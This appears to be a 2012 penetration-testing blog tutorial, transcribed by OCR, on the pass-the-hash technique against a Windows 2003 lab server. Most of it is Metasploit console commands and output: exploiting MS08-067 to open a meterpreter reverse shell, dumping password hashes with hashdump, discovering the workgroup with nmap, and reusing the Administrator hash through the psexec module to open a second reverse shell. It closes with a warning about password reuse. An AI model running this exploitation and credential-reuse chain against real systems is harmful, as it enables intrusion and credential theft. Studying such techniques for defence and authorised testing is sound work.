
Pass the Hash Attack

pentestlab.blog/category/exploitation-techniques/page/11

April 8, 2012

One of the biggest security problems that organizations and users are facing is that they use the same passwords for many systems.This can create a huge risk in an organization because If someone manage to obtain a hash from a system he can use it to authenticate with other systems that have the same password without the need of cracking it.This technique is called pass the hash and we will examine it in this article.


For the needs of this tutorial we will use a Windows 2003 Server and Backtrack.So we already know that Windows 2003 Servers are vulnerable to the netapi service.So we will use the appropriate exploit in order to gain access to the remote system.You can see the exploit settings in the image below:



```
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.1.69     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, no
ne
   LHOST     192.168.1.71     yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Exploit Settings


As a payload we have used the meterpreter because we will need it in order to obtain the hashes of the remote system easily.So we are exploiting the system:



```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.71:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.69
[*] Meterpreter session 1 opened (192.168.1.71:4444 -> 192.168.1.69:1029) at 201
2-04-07 20:29:25 +0100
```

Exploitation of the system


Now it is time to obtain the hashes of the remote system with the command **hashdump**.



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2f
fac:::
ASPNET:1006:d78109940063e2a5168df90d1446ef9a:3902d4a008e66541a62b561dca0435a4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_RACCOON:1003:1cb386a5c851de63a7a65a5e55f8fdab:0bd2990ecd7c05c21756ae766774c
2ce:::
IWAM_RACCOON:1004:5216a35f2d19b6d00a8a7c6a7b9c68ef:20db61881804c5766a94a71a5caeb
bef:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:00fe880931cb7c090e11a80e2
fb037e6:::
```

Obtaining the hashes


Now that we have the hashes we can try to crack them offline.However this process requires time so we will try to use the administrator hash in order to authenticate with the system.Metasploit has a module that has the same function with the psexec utility.So we will use that module in order to authenticate through SMB to the remote target.You can see a description of that module in the next image:



```
Description:
  This module uses a valid administrator username and password (or
  password hash) to execute an arbitrary payload. This module is
  similar to the "psexec" utility provided by SysInternals. This
  module is now able to clean up after itself. The service created by
  this tool uses a randomly chosen name and description.

References:
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0504
  http://www.osvdb.org/3106
  http://www.microsoft.com/technet/sysinternals/utilities/psexec.mspx
```

Description of psexec


This metasploit module requires to know in which workgroup the remote target belongs.We can discover that very easily by using the Nmap script engine and executing the following script:



```
root@bt:~# nmap --script smb-os-discovery.nse -p445 192.168.1.69

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-04-08 00:11 BST
Nmap scan report for RACCOON.home (192.168.1.69)
Host is up (0.00033s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:50:56:BB:00:7C (VMware)

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2003 3790 Service Pack 2 (Windows Server 2003 5.2)
|   Computer name: RACCOON
|   NetBIOS computer name: RACCOON
|   Workgroup: YORK
|_  System time: 2012-04-08 00:11:11 UTC+1
```

Discovery of the workgroup


We can see that the workgroup is **York**.So we go back to the metasploit and we are configuring the psexec module You can see all the configurations that we have made in the next screenshot:



```
msf > use windows/smb/psexec
msf  exploit(psexec) > set RHOST 192.168.1.69
RHOST => 192.168.1.69
msf  exploit(psexec) > set SMBDomain York
SMBDomain => York
msf  exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(psexec) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf  exploit(psexec) > set LPORT 4445
LPORT => 4445
msf  exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf  exploit(psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd
5d2ffac
SMBPass => aad3b435b51404eeaad3b435b51404ee:8674939c699d4aab719f147bd5d2ffac
msf  exploit(psexec) > exploit
```

psexec configurations

As you can see from the image below we have used the Administrator's hash that we have obtained before in order to authenticate.Also we changed the **LPORT** to **4445** because the **4444** in our system is in use from the previous exploitation.Now it is time to authenticate as an administrator:



```
[*] Started reverse handler on 192.168.1.71:4445
[*] Connecting to the server...
[*] Authenticating to 192.168.1.69:445|York as user 'Administrator'...
[*] Uploading payload...
[*] Created \QPVBHdzB.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.69[\s
vcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.69[\svc
ctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (KkwKnYho - "MxYggpVaOQlBWWZDZqPm")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Sending stage (752128 bytes) to 192.168.1.69
[*] Closing service handle...
[*] Deleting \QPVBHdzB.exe...
[*] Meterpreter session 2 opened (192.168.1.71:4445 -> 192.168.1.69:1030) at 201
2-04-07 21:04:30 +0100
```

Authentication with the Administrator's hash

We have successfully authenticated as an administrator to the remote system just by using the hash and we have opened a meterpreter session.An attacker could try to use the same hash to other systems as well that use the same password in order to gain access without the need of finding a vulnerability.

Conclusion

Windows hashes are not salted so anybody with a valid hash can use it directly to authenticate by using this attack.Also this method points out the need for use multiple passwords especially in organizations because if one system is compromised then the other systems that have the same passwords will be at risk regardless of how complex the password will be.